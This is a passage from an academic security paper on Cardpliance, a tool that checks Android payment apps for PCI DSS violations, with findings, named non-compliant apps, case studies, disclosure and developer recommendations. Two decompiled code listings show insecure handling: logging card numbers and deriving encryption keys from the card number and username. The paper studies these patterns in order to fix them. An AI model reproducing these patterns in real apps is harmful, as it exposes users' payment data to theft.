Finding 2: *Cardpliance can analyze an application with a mean and median runtime of 334 minutes and 179 minutes, respectively*. Figure 2 plots the runtime versus the number of components within an application. Note that the x-axis consists of the 358 applications sorted in ascending order based on the number of components within the application. The component counts within applications ranged from 0 to 315 components where 54 was the average number of components per application. As shown in Figure 2, an increased number of components within an application generally resulted in a longer runtime. Further, it saturates after the 170th application where there were 40 components. The mean and median runtime for applications was 334 and 179 minutes per application, respectively.

Cardpliance's runtime significantly increased over the stock version of Amandroid [19] due to the inclusion of frequently used user input sources and sinks, such as `Activity.findViewById(int)` and `View.setText()`. For example, an application may only have the source `TelephonyManager.getDeviceID()` once within the application, but it may likely have the source `Activity.findViewById(int)` multiple times throughout the application, which significantly increases the number of sources that require tracking. Therefore, in order to scale Cardpliance to an entire market, a lightweight keyword-based filter is required (as shown in Figure 1). Note that if the filter is not comprehensive, non-compliant applications may not be discovered. We discuss this limitation further in Section 5.7.

Finally, as discussed above, Cardpliance successfully analyzed 358 applications. Those 358 applications spanned 32 application categories with the majority coming from the FOOD_AND_DRINK (51), SHOPPING (43), FINANCE (39), and MAPS_AND_NAVIGATION (37). The average download count for these applications was 1.25 million downloads and an average rating of 3.8 stars out of 5. The most popular application Wish - Shopping Made Fun (`com.contextlogic.wish`) in the group had over 100 million downloads. The dataset consisted of other widely used applications, such as Lyft (`me.lyft.android`), CVS Caremark (`com.caremark.caremark`), and the WWE application (`com.wwe.universe`).

5.2 Validation Methodology

We opt for manual code review instead of manually running the application due to complexities of reaching screens that request payments (e.g., creating accounts that require disclosure of sensitive data, requiring referral codes, or relying on an existing balance/debt). The manual code review for validation was performed by one student author of this paper, who has more than 6 years of academic and industrial experience programming Java and developing Android applications. For each candidate application flagged by Cardpliance, we begin by decompiling the application with the JEB decompiler [35] to obtain the source code. We then group the data flows that were marked as potential PCI DSS violations by the PCI DSS requirement that it violated from Section 4).

The goal of validation is to verify that the data flow actually occurs within the code and was not a false alarm due to the imprecision of the underlying tooling. Note that for all of the validation checks, we stop verification if we discover that the result is a false alarm and begin validating the next data flow within the PCI DSS requirement group. If all of the data flows within the PCI DSS requirement group are erroneous, we mark the application as a false positive for that PCI DSS requirement group. However, if we successfully validate the data flow, we mark the application as containing a PCI DSS violation and start analysis on the next PCI DSS requirement group for that application.

We begin by validating whether the semantics linked to the input widget of the data flow was correctly resolved by UiRef. We start at the source of the data flow (e.g., `Activity.findViewById(int)` method) and resolve the integer parameter of the method invocation to the resource identifier in the R.java file

of the source code. We identify in the input widget referenced by the resource identifier within the source code and validate that UiRef made the correct resolution of semantics (i.e., credit card number, CVC). If UiRef was incorrect, we mark the data flow as erroneous and begin validating the next data flow for that requirement group. If UiRef resolved the correct semantics, we continue the following validation process.

Next, we trace through the source code from the source of the data flow to the sink to determine that the data flow exists within the source code. For example, if the data flow denotes that non-obfuscated credit card numbers are being stored, we verify that the data retrieved from the input widget accepting credit card numbers is actually written to disk without being encrypted or through some other obfuscation library. If the data flow does not occur within the source code due to imprecisions of static analysis, we mark it as an error and continue analysis as discussed above. For example, we found that the Context object of the `Activity.findViewById(int,Context)` method was frequently tainted and led to imprecision.

Finally, for validating potential SSL vulnerabilities that lead to insecure transmission, we searched for `SSLSocketFactory` and `TrustManager` classes within the source code and manually checked whether the implementation was performing improper certificate validation. We then searched for the use of those classes throughout the source code and determined whether payment information was sent over connections using these vulnerable classes.

5.3 Compliance: The Good

In this section, we report the positive findings from our analysis of the 358 applications analyzed by Cardpliance. We believe that these findings provide significant value and insight to the community.

Finding 3: *Around 98.32% of the 358 applications pass Cardpliance's PCI DSS compliance tests*. Out of the 358 applications, Cardpliance identified that 318 applications did not violate any of the PCI DSS compliance checks. After manual validation of Cardpliance's findings, we found that *352* applications in total were not violating any PCI DSS check that we modeled. This result in itself is surprising due to the vast amount of prior research that highlights the poor state of Android application security [9, 15, 16, 22].The fact that our tool reporting *98.32%* of applications in our dataset handling payment information are maintaining these data security standards shows that the risk of financial loss due to insecure behaviors in mobile applications might not be as wide-spread. Further, as the majority of applications seem to be handling payment information correctly, it demonstrates that securely processing payment information and meeting PCI DSS requirements within a mobile application is largely an obtainable effort.

Finding 4: *Applications are correctly using HTTPS instead of HTTP to transmit payment information*. Cardpliance did not identify any applications that transmitted payment information insecurely in plaintext over HTTP in Test T5. The adoption of HTTPS over the insecure HTTP is a great move in the right direction, as a prior study [17] showed that 93.4% of URLs in Android applications were HTTP and another study showed poor SSL adoption in financial applications in developing countries [31]. The fact that we did not find any applications sending payment information over HTTP means that the effort to push HTTPS adoption has been working for transmitting sensitive information, such as payment information. Note that as Cardpliance is a static analysis-based approach, we cannot determine whether payment information is sent insecurely if the destination URLs are not present in the code or resource files. This limitation is shared by practically all prior work on this same problem [17, 31].

Finding 5: *Applications are correctly performing hostname and certificate verification when sending payment information over SSL connections*. Cardpliance identified 20 applications that were handling payment information and also contained vulnerable SSL implementations within their codebase. Out of these 20 applications, we did not find evidence that any payment information was sent over vulnerable SSL connections during manual verification. The majority of the code for the vulnerable SSL implementation was dead code or contained build flags that disabled that functionality. Overall, this finding demonstrates the positive impact on Android application security by prior research on SSL misconfigurations [17] and Google's efforts.[4]

Note that we did find that the Harris Teeter application (com.harristeeter.htmobile) sends profiling and usage data to Dynatrace over a vulnerable SSL connection, which results from a misconfiguration when interfacing with the Dynatrace library. This issue of sending non-payment information indicates that vulnerable SSL problems still exist. As recommended in Section 6, developers should never modify `SSLSocketFactory` or `TrustManager` within the application. Further, third-party libraries that applications are including should also be vetted, as they can override the `TrustManager` used by the default `SSLSocketFactory`, which could result in all SSL connections within the application becoming vulnerable.

Finding 6: *Applications are not insecurely sharing payment information via SMS or with other applications via ICC channels*. Cardpliance did not identify any applications transmitting payment information to other applications using SMS APIs or implicit intents without obfuscating the data in Test T6. Prior research [22] highlighted that a wide range of private data was being leaked through ICC, such as location data and device identifiers. In this work, we demonstrate that credit card numbers are not being insecurely exposed through the use of implicit intents. One potential mitigating factor may have been that Android banned binding to services with implicit intents since Android 5.0 [1].

[4] https://support.google.com/faqs/answer/6346016?hl=en

Table 3: Applications with Validated PCI DSS Violations

App Name	Package Name	Downloads	T1	T2	T3	T4
Credit Card Reader	com.ics.creditcardreader	500K+	X			X
FastToll Illinois	com.pragmistic.fasttoll	10K+	X	X		X
Bens Soft Pretzels	com.rt7mobilereward.app.benspretzel	10K+	X	X	X	X
The Toll Roads	com.seta.tollroaddroid.app	100K+	X	X		X
ConnectNetwork by GTL	net.gtl.mobile_app	1M+			X	
Peach Pass GO!	com.srta.PeachPass	50K+	X			X

5.4 Non-Compliance: The Bad and the Ugly

After validation of the 40 applications that Cardpliance flagged as having potential PCI DSS violations, we found that 6 applications were non-compliant with PCI DSS requirements. Table 3 lists all of the applications that contain PCI DSS violations. While the fact that only *1.67%* of the 358 credit card number collecting applications are non-compliant with PCI DSS requirements does not seem surprising in itself, the fact that *any* applications are non-compliant is troublesome. The impact of non-compliance is substantial to both the end-users, app developers, payment processors and issuing banks. For end-users, non-compliance may result in significant financial loss due to fraud if payment information is insecurely exposed. For companies, non-compliance can result in damage to public perception and also significant financial loss up to $5,000 to $100,000 a month depending on the size of the business and degree of non-compliance [5].

While identifying 6 PCI DSS violations out of 40 applications is not ideal, we narrowed the scope of analyzing PCI DSS compliance from manually validating 17,500 applications to only requiring manual validation of 40 applications. Further, the main source of imprecision was due to the data flow analysis in Amandroid. For example, we found that the context object of the `Activity.findViewById(int,Context)` method was frequently tainted and became a large source of imprecision. Further, the context insensitive analysis of SSL vulnerabilities also contributed to the low precision. Future work can improve the precision of the data flow tracking in static analysis tooling to reduce false alarms. The remainder of this section highlights our findings on the PCI DSS violations that Cardpliance identified within applications and case studies from our analysis.

Finding 7: *Applications totaling over 1.5 million downloads are not complying with PCI DSS regulations*. After verification, we found that 6 applications were non-compliant with the PCI DSS requirements. These violations were distributed across applications from popular merchant applications, toll-paying apps, and communication networks. The impact of these violations even reached vulnerable populations of users, such as the application for ConnectNetwork, which is an application that allows users to call and send messages to family and friends incarcerated within a prison. In total, the download counts of these 6 applications reached around *1.5* million downloads. Therefore, up to *1.5* million users were potentially impacted by the PCI DSS violations that Cardpliance identified and may be at risk for potential fraud. Findings 8-10 discuss each of the PCI DSS violations in depth.

Finding 8: *Applications are storing credit card numbers without hashing or encrypting the data*. Figure 3 shows that Cardpliance identified that 20 applications were persisting credit card numbers in files, shared preferences, and device logs (T1) with 19 of those applications not hashing or encrypting the data (T4). After manual validation, we found 5 out of those 20 (25%) applications were actually persisting credit card numbers and none of them were providing adequate protection of the data as defined by PCI DSS requirements by hashing or encrypting it. While we did not verify whether the location that the data is being saved was accessible to external applications, the fact that data is being saved in plaintext is a security risk. For example, consider the case where a user's device is compromised by a malicious application that obtains root access to the device. Even if the application stores the data within its private directory that is traditionally protected by UNIX file system privileges, the malicious application can simply read it due to its escalated privileges. Therefore, all credit card numbers should be either hashed or encrypted before storing. If encrypting, the application should also use the Android Keystore to protect access to the cryptographic key.

Although PCI DSS requirements allow storing of credit card numbers, PCI-DSS guideline 3.4.d states that application logs should not contain credit card numbers in plaintext. We found 4 applications writing credit card numbers to logs in plaintext. Examples of applications persisting and logging credit card numbers in plaintext are discussed in Section 5.5.

Finding 9: *Applications are persisting card verification codes (CVCs)*. As shown in Figure 3, we validated that 3/8 (37.5%) applications were persisting card verification codes (CVCs) that Cardpliance identified. As discussed in Section 2, PCI DSS mandates that CVCs should never be stored even after authorization. One application called The Toll Roads (`com.seta.tollroaddroid.app`) has over 100k+ downloads on Google Play is used to estimate and pay tolls when traveling. This application was flagged by Cardpliance for outputting the payment request along with the CVC to the device logs. Similarly, another application for a franchise restaurant called




Figure 3: Number of PCI DSS non-compliant applications for different tests.

Ben's Soft Pretzels (`com.rt7mobilereward.app.benspretzel`) with over 10k+ downloads was also writing the CVC to the device logs. Another toll application called FastToll Illinois (`com.pragmistic.fasttoll`) is used to pay tolls acquired within Illinois and has over 10k+ downloads. Cardpliance identified that this application was persisting the CVC in the shared preferences of the application.

Finding 10: *Applications are not masking credit card numbers when displaying them in the user interface*. Figure 3 shows that Cardpliance identified that 8 applications were displaying credit card numbers without partial masking. After validation, we verified that that 2 (25%) applications were not partially masking credit card numbers and violating PCI DSS requirements. An application called ConnectNetwork by GTL (`net.gtl.mobile_app`) has over 1M+ downloads and allows friends and family members to send messages and call people incarcerated within a prison. This application takes the user's credit card number as input in one UI widget and then displays it in another UI widget for validation without partially masking the credit card number. Section 5.5 discusses the other application in detail. Other than directly violating PCI DSS compliance, all of these applications are putting users at risk of financial loss due to potential shoulder surfing including vulnerable population groups of users such as those using the ConnectNetwork by GTL application.

5.5 Case Studies

In this section, we discuss two interesting case studies that demonstrate how applications are potentially mishandling credit card information and thus violating PCI-DSS.

Case Study 1: A credit card reader application is mishandling hundreds-of-thousands of customer's credit card numbers: Credit Card Reader (`com.ics.creditcardreader`) is a popular Android application from Google Play store with 500k+ downloads. This application functions similarly to point-of-sale machines and allows the user to accept physical payments from customers. Cardpliance identified that this application was persisting credit card numbers without hashing or encrypting the information. A snippet of the source code for this application is shown in Listing 1. As shown in line 23, the application is obtaining the user's credit card number

```
1  @Override  // android.view.View\$OnClickListener
2  public void onClick(View v) {
3      switch(v.getId()) {
4          case 0x7F060002: {  // id:action_next
5              Intent i = new Intent(this, TipActivity.class);
6              if(this.cc_sales_tax.isChecked()) {
7                  i.putExtra("sale_amount", String.format("%.2f", Double.
       valueOf(Double.valueOf(this.sale_amt).doubleValue() + Double.valueOf(
       this.sale_amt).doubleValue() * this.sale_tax_per / 100)));
8              }
9              else {
10                 i.putExtra("sale_amount", this.sale_amt);
11             }
12
13             i.putExtra("cc_no", this.cc_no.getText().toString());
14             i.putExtra("cc_exp", this.cc_exp.getText().toString());
15             i.putExtra("cc_cvv2", this.cc_cvv2.getText().toString());
16             i.putExtra("cc_zip", this.cc_zip.getText().toString());
17             i.putExtra("cc_st_add", this.cc_st_add.getText().toString());
18             this.startActivity(i);
19             break;
20         }
21     }
22
23     Log.d("CCR - Payment", this.cc_no.getText().toString());
24 }
```

Listing 1: Code snippet of Credit Card Reader logging customer's credit card numbers

from the EditText widget in the user interface and directly logging it to LogCat.

Note that this scenario is substantially worse than other applications logging payment information, as it is exposing credit card numbers of unsuspecting customers. As the application has over 500k+ downloads and merchants may handle a wide range of customers, the amount of customers impacted is ultimately unbounded but likely in the hundreds-of-thousands. As discussed in Finding 8, this practice violates PCI-DSS guideline 3.4.d. Further, logging the credit card number also introduces additional risks of fraud. For example, if an adversary obtains physical access to the device, they can download all of the customers' credit card numbers in plaintext. In addition, if the user's device is compromised, a malicious application with escalated privileges could also potentially read all of the customers' credit card numbers in plaintext. We recommend developers completely avoid writing credit card numbers to logging mechanisms.

Case Study 2: An application for placing online orders at a restaurant franchise is persisting credit card numbers in plaintext along with CVCs: A franchise restaurant called Ben's Soft Pretzels has an application on Google Play (`com.rt7mobilereward.app.benspretzel`) with over 10K+ downloads. Based on the developer identifier and website on Google Play, the development of the application appears to have been outsourced to a company called RT7 Incorporated.

```
1  private SecretKeySpec setthekey() {
2          SecretKeySpec v0_1;
3          try {
4              SecureRandom v0 = SecureRandom.getInstance("SHA1PRNG");
5              v0.setSeed(CreditCardEnterPage.userId.concat(CreditCardEnterPage.
       userCardNumber).getBytes());
6              KeyGenerator v1 = KeyGenerator.getInstance("AES");
7              v1.init(0x80, v0);
8              v0_1 = new SecretKeySpec(v1.generateKey().getEncoded(), "AES");
9          }
10         catch(Exception unused_ex) {
11             Log.e("AES Error", "AES secret key spec error");
12             v0_1 = null;
13         }
14
15         if(v0_1 != null) {
16             String v1_1 = Base64.encodeToString(v0_1.getEncoded(), 0);
17             SharedPreferences.Editor v2 = PreferenceManager.
       getDefaultSharedPreferences(this.getApplicationContext()).edit();
18             v2.putString("GetDataPoss".concat(CreditCardEnterPage.userId).
       concat(CreditCardEnterPage.userCardNumber), v1_1);
19             Log.d("ToChangedStores", v1_1);
20             v2.apply();
21         }
22
23         return v0_1;
24     }
25
```

Listing 2: Code snippet of Ben's Soft Pretzels app insecurely generating and handling encryption keys.

The application allows users to place online orders from the restaurant and it accepts credit card payments via the application. Cardpliance identified that this app was persisting credit card numbers without hashing or encrypting, persisting CVCs, and not masking credit card numbers when displaying.

Our validation of the application uncovered several concerning problems. In particular, we found that they were attempting to encrypt the credit card number before storing it to `SharedPreferences`. However, the key in the key-value pair used to store the encrypted credit card number was the concatenation of a constant string and the user's credit card number and username. Therefore, the credit card number is still being persisted to disk in plaintext. Further, as shown in Listing 2, they use the bytes from the username and credit card number to seed the random number generator for generating the key. This encryption key is also written to the logs and `SharedPreferences` as a value under a key that contains both the card number and username. In addition, we found that when the user clicks on the pay button, the credit card number and CVC are both logged. If any of the fields that the user entered are empty when the button is clicked, the remaining payment information is also logged (e.g., expiration date, name, address, and zip code). Moreover, in the `CreditCardSaved2Page` Activity, the application saves the credit card number in plaintext and CVC code to `SharedPreferences` as values under the keys "CardNumTemp" and "CardCvcTemp," respectively. If the user traverses back to the page, both the credit card number and CVC are fetched from `SharedPreferences` and repopulated into the text fields. Note that re-displaying credit card numbers without masking is a violation of PCI DSS. In Section 6, we provide recommendations on how developers can securely handle credit card numbers and CVCs and generate and protect encryption keys.

5.6 Disclosure of Findings

Cardpliance identified 15 PCI DSS violations in 6 applications from Google Play, which is listed in Table 3. For each of these applications, we tried to reach out to the developers through their email addresses mentioned in Google Play. All of the emails were successfully delivered to the corresponding email addresses listed on Google Play. In each email, we mentioned the application name, package name, timeline and the PCI DSS violations. For each PCI DSS violation, we reported why it was a violation with reference to the PCI DSS document and the source where the violation occurred.

As of 75 days after disclosure, only one developer responded to our message. A 16.6% response rate is not unexpected considering the fact that responding could raise liability concerns. The responding developer agreed with all but one of the reported vulnerabilities, promising to fix them. We asked for clarification as to why the last issue was not a vulnerability, but did not receive a reply. At the time of camera-ready preparation of this paper, we have not seen an updated version of the application in Google Play.

5.7 Threats to validity

The PCI DSS standard is a human-readable document and does not provide precise requirements. Furthermore, the standard applies to a wide variety of payment technology, and it is not specific to mobile applications collecting credit card information from users. Sections 2 and 4 describe our interpretation of PCI DSS into a precise static analysis task.

False Negatives: Due to the time needed for static program analysis, Cardpliance uses a lightweight filter based on credit card related keywords. Excluding applications during the filtering phase may result in false negatives. While we believe our keyword list is sufficiently comprehensive, it only contains keywords for the English language. Since a keyword search is also used by Test T3 to identify payment UIs, an incomplete keyword list may also result in false negatives for Test T3. Additional false negatives may occur when applications request user input through WebViews or use graphical icons to indicate the entry of a credit card number. Cardpliance is also reliant on UiRef [8] to identify taint sources. UiRef does not handle dynamically generated user interfaces.

Static program analysis tools such as Amandroid [19] are neither sound nor complete. While any static analysis can be evaded with sufficient effort, we believe that most legitimate applications have little incentive to violate PCI compliance. We conservatively constructed our rules to mitigate false negatives and created test applications to thoroughly validate the logic for each test. Of note, Cardpliance detected when our test applications sent data over HTTP and sent an unprotected PAN through Android's SMS API or implicit intent, neither of which were observed in real applications.

Our SSL vulnerability study was limited to poor certificate

validation, which is a common issue for Android applications. While we did not identify any `http://` URLs, this may have resulted from limitations in static analysis (e.g., string values not in the code). Our heuristics in Test T4 also did not consider the cryptographic keys or cipher suites when determining if data is safely obfuscated before writing to persistent storage.

In Test T6, we assume explicit intents are used for ICC within an application. This assumption may introduce false negatives if applications use explicit intents to invoke components in external applications. However, doing so would require detailed knowledge of the external application's APIs, which may change in subsequent versions. Therefore, we expect it will only occur in rare circumstances.

False Positives: We used manual validation to eliminate false positives in our reported findings. False positives were observed in several situations. First, UiRef caused two false positives for Test T1 when determining UI input semantics (i.e., email address and card expiry). Second, a significant cause of false positives (particularly in tests T1 and T4) was tainting the context object in the `findViewById(context,id)` source. This context variable is a singleton for the entire Activity. When this common variable is tainted, the taint propagates to unrelated code where the context object is used, causing false positives. Third, several false positives in Test T5 resulted from the context-insensitive identification of vulnerable SSL libraries that were more generic rather than being specific to payment credentials. Fourth, false positives resulted from Test T3's lightweight heuristic for masking, because identifying user input from the network is difficult to perform statically. Finally, Test T6 assumes that implicit intents are only used for ICC between applications. Therefore, Test T6 may produce false positives if an application invokes its own components using implicit intents. However, we did not encounter such false positives in our study.

6 Recommendations for Developers

PCI DSS v3.2.1 contains 139 pages of requirements, many of which are not relevant to mobile applications. This section seeks to provide a consolidated list of "best practice" recommendations for developers building Android applications that ask the user to enter a credit card number.

1. *Delegate responsibility of payment processing to established third-party payment providers.* Where possible, we recommend developers consider using established third-party payment processors like Stripe, Square, or PayPal. By not requesting and processing payment information, developers can delegate much of the responsibility of PCI DSS compliance to the payment processor.
2. *Do not write the CVC to persistent storage or log files.* PCI DSS explicitly states that Sensitive Account Data (see Table 1) should never be written to storage. This includes the CAV2, CVC2, CVV2, and CID values.
3. *Avoid writing the credit card number to persistent storage or log files.* While PCI DSS does permit writing the credit card number to storage for a short period (if encrypted), it is safer to not write it all. If the user needs to save their card number, developers should consider storing it on a secure server along with the user's account.
4. *Encrypt credit card numbers with secure randomly generated keys before storing locally.* If the credit card number must be saved locally, it should be encrypted with a key managed by Android's Keystore. Keys hard-coded in applications are easily discovered. Developers should use randomly-generated keys (e.g., `SecureRandom` class without a hardcoded seed) and follow PCI DSS recommendations for key length and using established cryptographic libraries like `javax.crypto`.
5. *Always send payment information over a secure connection when transmitting over the network.* Applications should use HTTPS instead of HTTP when sending payment information over the network.
6. *Never modify the `SSLSocketFactory` or `TrustManager` within the application code.* If there is a need to pin the SSL connection to a specific CA, use the `networkSecurityConfig` option[5] in the application's manifest file. If a test server is needed during development, create a custom certificate for the development server and add the custom certificate to test devices. Developers should also vet that included third-party libraries do not include vulnerable implementations that override the default SSL socket factory and hostname verifiers.
7. *Always mask the credit card number before displaying it.* Only the first six and the last four digits may be displayed on subsequent screens.
8. *Only use explicitly-addressed `Intent` messages when sharing payment information across Android components.* Using implicit `Intents` addressed with action strings may result in unintentional access by other apps.

7 Related Work

Securing payment cards has been an important question leading to seminal papers in computer security [7, 13], yet continues to remain relevant [4, 10, 13, 33, 34]. For example, magnetic stripe cards are easily cloned [4, 7], and only recently have mechanisms to detect this attack been developed [33, 34]. Instead, much of the research has examined EMV chip-based cards, finding and mitigating vulnerabilities related to unauthenticated terminals [13] and pre-play attacks [10].

Payments, however, have moved to mobile devices, making mobile app security an important question for payments. Recent analyses [11, 31] of branchless banking applications

[5] https://developer.android.com/training/articles/security-config

found flaws related to misuse of cryptography, flawed authentication, and SSL/TLS misconfiguration. SSL/TLS security is especially important for mobile payments, who primarily rely on HTTP-based APIs. Mobile platforms do this correctly by default, yet developers frequently break certificate validation, creating the possibility for man in the middle attacks [17, 18, 20, 29, 36]. Studies of mobile payment platforms [40] and documentation [12] in China have also demonstrated vulnerabilities in the payment protocols. Further studies on cryptography in Android apps have shown that incorrect use is rampant [14, 25].

Our work also builds on prior work studying information flows in Android apps. Much of this work has built tools to demonstrate undesired leakage of sensitive data [9, 15, 16, 22]. We rely on the extensive body of literature developing static analysis techniques for Android apps [9, 19, 21, 27, 28].

The academic work closest to ours includes UIRef [8], which previously identified credit card collection in Android apps, but provided no further analysis. A second study investigated the PCI DSS compliance of e-commerce websites as well as the effectiveness of PCI scanners for the web [30]. However, our work is the first to investigate the question of payment card handling in the context of mobile apps.

8 Conclusion

Mobile Payment applications improve the standard of trade and commerce. Their ease and flexibility has attracted a wide range of customers and also potential adversaries. Therefore, vetting the security of these applications is paramount to reduce fraud and abuse. We designed and used Cardpliance to study 358 popular Android applications on Google Play that request credit card numbers. While our study demonstrates that most of the 358 applications (98.32%) properly handle payment data according to Cardpliance, some applications still improperly store credit card numbers and card verification codes. The findings from our study demonstrate a positive landscape of PCI DSS compliance in popular Android applications on Google Play.

Acknowledgments

We thank our shepherd, Mary Ellen Zurko and all the anonymous reviewers for their insightful comments. This work is supported in part by NSA Science of Security award H98230-17-D-0080 and NSF SaTC grant CNS-1513690. Any findings and opinions expressed in this material are those of the authors and do not necessarily reflect the views of the funding agencies.

Availability

The source code for Cardpliance is publicly available at https://github.com/wspr-ncsu/cardpliance.

References

[1] Android Component and Services. https://developer.android.com/guide/components/services.

[2] Cryptography | Android Developers. https://developer.android.com/guide/topics/security/cryptography.

[3] How Payments Work | Google Pay Merchant Help. https://support.google.com/pay/merchants/answer/6345242?hl=en.

[4] Insert Skimmer + Camera Cover PIN Stealer. https://krebsonsecurity.com/2019/03/insert-skimmer-camera-cover-pin-stealer/.

[5] PCI Compliance Fees, Fines, and Penalties: What Happens After a Breach? https://www.lbmc.com/blog/pci-compliance-fees-fines-and-penalties/.

[6] The Payment Card Industry Data Security Standard. https://www.pcisecuritystandards.org.

[7] Ross Anderson. Why Cryptosystems Fail. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 1993.

[8] Benjamin Andow, Akhil Acharya, Dengfeng Li, William Enck, Kapil Singh, , and Tao Xie. UiRef: Analysis of Sensitive User Inputs in Android Applications. In *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2017.

[9] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2014.

[10] Mike Bond, Omar Choudary, Steven J. Murdoch, Sergei Skorobogatov, and Ross Anderson. Chip and Skim: Cloning EMV Cards with the Pre-play Attack. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2014.

[11] Sam Castle, Fahad Pervaiz, Galen Weld, and Richard Anderson. Let's Talk Money: Evaluating the Security

Challenges of Mobile Money in the Developing World. In *Proceedings of the ACM Symposium on Computing for Development (DEV)*, 2016.

[12] Yi Chen, Luyi Xing, Yue Qin, Xiaojing Liao, XiaoFeng Wang, Kai Chen, and Wei Zou. Devils in the Guidance: Predicting Logic Vulnerabilities in Payment Syndication Services through Automated Documentation Analysis. In *Proceedings of the USENIX Security Symposium*, 2019.

[13] Saar Drimer and Steven J. Murdoch. Keep Your Enemies Close: Distance Bounding Against Smartcard Relay Attacks. In *Proceedings of the USENIX Security Symposium*, 2007.

[14] Manuel Egele, David Brumley, Yanick Fratantonio, and Christopher Kruegel. An Empirical Study of Cryptographic Misuse in Android Applications. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2013.

[15] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, October 2010.

[16] William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri. A Study of Android Application Security. In *Proceedings of the USENIX Security Symposium*, August 2011.

[17] Sascha Fahl, Marian Harbach, and Thomas Muders. Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2012.

[18] Sascha Fahl, Marian Harbach, and Henning Perl. Rethinking SSL development in an appified world. In *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, 2013.

[19] Xinming Ou Fengguo Wei, Sankardas Roy and Robby. Amandroid: A Precise and General Inter-component Data Flow Analysis Framework for Security Vetting of Android Apps. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, November 2014.

[20] Martin Georgiev, Subodh Iyengar, Suman Jana, Rishita Anubhai, Dan Boneh, and Vitaly Shmatikov. The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2012.

[21] Michael I. Gordon, Deokhwan Kim, Jeff Perkins, Limei Gilham, Nguyen Nguyen, and Martin Rinard. Information Flow Analysis of Android Applications in DroidSafe. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)*, February 2015.

[22] Li Li, Alexandre Bartel, Tegawendé F. Bissyandé, Jacques Klein, Yves Le Traon, Steven Arzt, Siegfried Rasthofer, Eric Bodden, Damien Octeau, and Patrick McDaniel. IccTA: Detecting Inter-component Privacy Leaks in Android Apps. In *Proceedings of the International Conference on Software Engineering (ICSE)*, 2015.

[23] Long Lu, Zhichun Li, Zhenyu Wu, Wenke Lee, and Guofei Jiang. CHEX: Statically Vetting Android Apps for Component Hijacking Vulnerabilities. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 229–240, 2012.

[24] Moxie Marlinspike. New Tricks for Defeating SSL in Practice. In *Black Hat Europe*, 2009.

[25] Ildar Muslukhov, Yazan Boshmaf, and Konstantin Beznosov. Source Attribution of Cryptographic API Misuse in Android Applications. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)*, 2018.

[26] Yuhong Nan, Zhemin Yang, Xiaofeng Wang, Yuan Zhang, Donglai Zhu, and Min Yang. Finding Clues for Your Secrets: Semantics-Driven, Learning-Based Privacy Discovery in Mobile Apps. In *Proceedings of the ISOC Network and Distributed Systems Security Symposium (NDSS)*, 2018.

[27] Damien Octeau, Somesh Jha, and Patrick McDaniel. Retargeting Android Applications to Java Bytecode. In *Procedings of the ACM SIGSOFT International Symposium on Foundations of Software Engineering (FSE)*, November 2012.

[28] Damien Octeau, Patrick McDaniel, Somesh Jha, Alexandre Bartel, Eric Bodden, Jacques Klein, and Yves Le Traon. Effective Inter-component Communication Mapping in Android with EPPIC: An Essential Step Towards Holistic Security Analysis. In *Proceedings of the USENIX Security Symposium*, 2013.

[29] Lucky Onwuzurike and Emiliano De Cristofaro. Danger is my Middle Name: Experimenting with SSL Vulnerabilities in Android Apps. In *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2015.

[30] Sazzadur Rahaman, Gang Wang, and Danfeng Yao. Security Certification in Payment Card Industry: Testbeds, Measurements, and Recommendations. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2019.

[31] Bradley Reaves, Nolen Scaife, Adam Bates, Patrick Traynor, , and Kevin R.B. Butler. Mo(bile) Money, Mo(bile) Problems: Analysis of Branchless Banking Applications in the Developing World. In *Proceedings of the USENIX Security Symposium*, 2015.

[32] Jingjing Ren, Ashwin Rao, Martina Lindorfer, Arnaud Legout, and David Choffnes. ReCon: Revealing and Controlling PII Leaks in Mobile Network Traffic. In *Proceeddings of the ACM International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2016.

[33] Nolen Scaife, Christian Peeters, and Patrick Traynor. Fear the Reaper: Characterization and Fast Detection of Card Skimmers. In *Proceedings of the USENIX Security Symposium*, 2018.

